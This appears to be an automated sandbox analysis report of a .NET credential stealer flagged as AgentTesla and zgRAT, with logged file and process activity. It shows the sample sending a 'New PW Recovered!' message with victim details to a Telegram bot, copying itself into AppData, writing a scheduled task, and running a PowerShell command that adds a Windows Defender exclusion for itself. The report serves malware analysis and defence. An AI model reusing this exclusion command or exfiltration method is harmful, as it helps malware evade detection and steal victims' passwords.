2022-05-27 18:50:49 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 27 May 2022 18:50:49 GMT Content-Type: application/json Content-Length: 633 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":319,"from":{"id":5279079600,"is_bot":true,"first_name":"Linny","username":"linn98_bot"},"chat":{"id":5365166645,"first_name":"Lingard","last_name":"Lynny","username":"lingardlynny","type":"private"},"date":1653677449,"document":{"file_name":"user-347688 2022-05-27 09-22-09.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAIBP2KRHYlbxwXmQOy711P1s1ORLFN3AAIVCwACF0eJUBAf65j0CTMRJAQ","file_unique_id":"AgADFQsAAhdHiVA","file_size":423},"caption":"New PW Recovered!\n\nUser Name: user/347688\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.W32.AIDetectNet.01.20229.exe PID: 3984, Parent PID: 5720

General

Target ID:	0
Start time:	20:49:40
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe"
Imagebase:	0x1f0000
File size:	886272 bytes
MD5 hash:	ADEC785F7CBAA5AF9C8C7FA50CF91BAA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: MALWARE_Win_zgRAT, Description: Detects zgRAT, Source: 00000000.00000002.352372028.0000000007080000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.346224005.0000000002864000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.344442888.000000000260D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.346406018.00000000035A1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.346406018.00000000035A1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCDCF06	unknown
C:\Users\user\AppData\Roaming\HksvOcmoc.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CB2DD66	CopyFileW
C:\Users\user\AppData\Roaming\HksvOcmoc.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CB2DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpCB43.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CB27038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFEC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCB43.tmp	success or wait	1	6CB26A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\HksvOcmoc.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd d0 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 30 00 00 fd 0b 00 00 fd 01 00 00 00 00 00 5e fd 0b 00 00 20 00 00 00 00 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0d 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELb0^ @ @	success or wait	4	6CB2DD66	CopyFileW
C:\Users\user\AppData\Roaming\HksvOcmoc.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6CB2DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpCB43.tmp	0	1596	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft .com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationInfo>	success or wait	1	6CB21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DFEC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB21B4F	ReadFile

Analysis Process: powershell.exe PID: **6688**, Parent PID: **3984**

General

Target ID:	9
Start time:	20:50:07
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\HksvOcmoc.exe
Imagebase:	0x12b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCDCF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_d33zcqbc.wco.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CB21E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gzbpsrc1.yqu.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CB21E60	CreateFileW
C:\Users\user\Documents\20220527	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CB2BEFF	CreateDirectoryW
C:\Users\user\Documents\20220527\PowerShell_transcript.347688.Wnxtck4i.20220527205009.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CB21E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_d33zcqbc.wco.ps1	success or wait	1	6CB26A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gzbpsrc1.yqu.psm1	success or wait	1	6CB26A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_d33zcqbc.wco.ps1	0	1	31	1	success or wait	1	6CB21B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gzbpsrc1.yqu.psm1	0	1	31	1	success or wait	1	6CB21B4F	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.347688.Wnxtck4i.20220527205009.txt	0	3	ff		success or wait	1	6CB21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.347688.Wnxtck4i.20220527205009.txt	3	676	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 30 35 30 31 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 34 37 36 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220527205011Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 347688 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	44	6CB21B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 74 14 00 00 18 00 00 00 4b 0c 11 04 39 08 32 08 2f 08 00 00 fd 01 1e 01 1a 00 2e 0c 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@etK92/.@	success or wait	1	6DFA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 57 00 00 00 0e 00 20 00	H<@^L"My:W	success or wait	17	6DFA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DFA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DFA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DFA76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 55 00 40 00 47 00 40 00 fd 29 40 01 fd 3f 40 01 fd 6f 40 01 fd 6f 40 01 fd 6f 40 01 fd 3f 40 01 56 00 40 00 fd 01 40 00 fd 00 40 00 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 fd 67 40 01 fd 01 40 00 fd 00 40 00 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 00	T@>@U@G@)@? @o@o@o@? @V@@@@V@H@X @[@NT@HT@S@S@h T@S@S@S@\@T@T@ @X@? X@T@S@S@T@T@xT @zT@T@=M@DM@:M @"M@ M@!M@g@@@;M@D@ D@@M@<M@$M	success or wait	11	6DFA76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 fd fd 60 fd 15 fd fd 08 51 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 42 69 74 73 54 72 61 6e 73 66 65 72 5c 42 69 74 73 54 72 61 6e 73 66 65 72 2e 70 73 64 31 08 00 00 00 12 00 00 00 53 74 61 72 74 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 10 00 00 00 53 65 74 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 10 00 00 00 47 65 74 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 13 00 00 00 52 65 73 75 6d 65 2d 42 69 74 73 54 72 61 6e 73 66 65 72 08 00 00 00 0c 00 00 00 41 64 64 2d 42 69 74 73 46 69 6c 65 08 00 00 00 14 00 00 00 53 75 73 70 65 6e 64 2d 42 69 74 73 54 72 61	PSMODULECACHE`QC:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1Start-BitsTransferSet-BitsTransferGet-BitsTransferResume-BitsTransferAdd-BitsFileSuspend-BitsTra	success or wait	1	6CB21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 42 69 74 4c 6f 63 6b 65 72 5c 42 69 74 4c 6f 63 6b 65 72 2e 70 73 6d 31 28 00 00 00 20 00 00 00 41 64 64 2d 45 78 74 65 72 6e 61 6c 4b 65 79 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 19 00 00 00 43 6c 65 61 72 2d 42 69 74 4c 6f 63 6b 65 72 41 75 74 6f 55 6e 6c 6f 63 6b 02 00 00 00 1b 00 00 00 44 69 73 61 62 6c 65 2d 42 69 74 4c 6f 63 6b 65 72 41 75 74 6f 55 6e 6c 6f 63 6b 02 00 00 00 1b 00 00 00 47 65 74 2d 42 69 74 4c 6f 63 6b 65 72 56 6f 6c 75 6d 65 49 6e 74 65 72 6e 61 6c 02 00 00 00 1b 00 00 00 53 65 74 2d 42 69 74 4c 6f 63 6b 65 72 56 6f 6c 75 6d 65 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 45 6e 61 62 6c 65 2d 42 69 74 4c 6f 63 6b 65 72 41 75 74	wsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1(Add-ExternalKeyProtectorInternalClear-BitLockerAutoUnlockDisable-BitLockerAutoUnlockGet-BitLockerVolumeInternalSet-BitLockerVolumeInternalEnable-BitLockerAut	success or wait	1	6CB21B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	4096	72 64 08 00 00 00 0d 00 00 00 53 74 61 72 74 2d 50 72 6f 63 65 73 73 08 00 00 00 0b 00 00 00 49 6e 76 6f 6b 65 2d 49 74 65 6d 08 00 00 00 0d 00 00 00 53 74 6f 70 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 09 00 00 00 4a 6f 69 6e 2d 50 61 74 68 08 00 00 00 0c 00 00 00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 1a 00 00 00 54 65 73 74 2d 43 6f 6d 70 75 74 65 72 53 65 63 75 72 65 43 68 61 6e 6e 65 6c 08 00 00 00 0e 00 00 00 4c 69 6d 69 74 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 10 00 00 00 49 6e 76 6f 6b 65 2d 57 6d 69 4d 65 74 68 6f 64 08 00 00 00 10 00 00 00 47 65 74 2d 49 74 65 6d 50 72 6f 70 65 72 74 79 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0b 00 00 00 4e 65	rdStart-ProcessInvoke-ItemStop-ComputerGet-HotFixJoin-PathStop-ProcessTest-ComputerSecureChannelLimit-EventLogInvoke-WmiMethodGet-ItemPropertyRemove-ComputerNe	success or wait	1	6CB21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	12288	2446	fd 15 fd fd 08 71 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 00 08 00 00 00 47 65 74 2d 44 61 74 65 08 00 00 00 0e 00 00 00 43 6c 65 61 72 2d 56 61 72 69 61 62 6c 65 08 00 00 00 13 00 00 00 47 65 74 2d 45 76 65 6e 74 53 75 62 73 63 72 69 62 65 72 08 00 00 00 0a 00 00 00 49 6d 70 6f 72 74 2d 43 73 76 08 00 00 00 0c 00 00 00 47 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0c 00 00 00 4e 65 77 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f	qC:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mGet-DateClear-VariableGet-EventSubscriberImport-CsvGet-VariableNew-VariableCo	success or wait	1	6CB21B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DCBCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DCBCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC103DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DCB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DC103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCB5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DCC1F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6DCC203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC103DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CB21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CB21B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DC103DE	ReadFile
